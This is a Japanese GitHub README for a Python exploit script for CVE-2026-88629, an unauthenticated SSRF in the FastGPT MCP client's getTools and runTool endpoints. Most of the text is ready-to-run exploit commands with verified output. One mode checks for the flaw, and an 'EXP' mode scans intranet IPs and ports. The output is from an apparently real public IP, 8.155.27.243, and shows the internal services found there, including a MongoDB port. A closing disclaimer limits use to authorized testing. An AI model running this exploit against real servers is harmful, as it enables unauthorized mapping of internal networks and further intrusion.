 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
FastGPT MCPクライアントのgetTools/runToolエンドポイントにおける未認証SSRFであるCVE-2026-88629のPython PoCおよびエクスプロイトスクリプト。イントラネットのポートプロービング機能付き。

getTools および runTool の SSRF 脆弱性再現日本語 | 简体中文
影響を受けるバージョン: FastGPT Community Edition 4.10.0 ~ 4.14.x



/api/support/mcp/client/ 配下の getTools と runTool の両エンドポイントは、リクエストボディから url を受け取り、サーバーがその URL に対して能動的に MCP/SSE 接続を開始します。どちらのエンドポイントも一切の認証を行わず、url は完全に攻撃者の制御下にあり、接続結果(接続拒否 / タイムアウト / HTTP ステータスコード / レスポンスの Content-Type)がエラーメッセージとしてそのまま返されます。これは未認証の SSRF であり、同時にイントラネットのマッピング用オラクルとして機能します。
実際の悪用例:
POC モード(脆弱性の存在を検証):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
検証済みの出力(抜粋):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
EXP モード(イントラネットの IP:ポートのプロービング、open / closed / filtered の3状態分類):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
検証済みの出力(20 回のプローブで、4 つのオープンなイントラネットサービスを自動検出):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
注:
--targetのプロトコル/ポートは実際のデプロイ環境と一致している必要があります(このターゲットは https/443 でのみ API を提供しています。http/80 を使用すると nginx の 404 に当たり、スクリプトの事前チェックは誤検知を発生させることなく「エンドポイントに到達できません」と明示的に報告します)。
中国語
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
英語
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
この概念実証は、教育および許可されたセキュリティテストの目的にのみ使用されます。著者は、この情報のいかなる悪用に対しても一切の責任を負いません。システムをテストする前に、必ず適切な許可を取得してください。






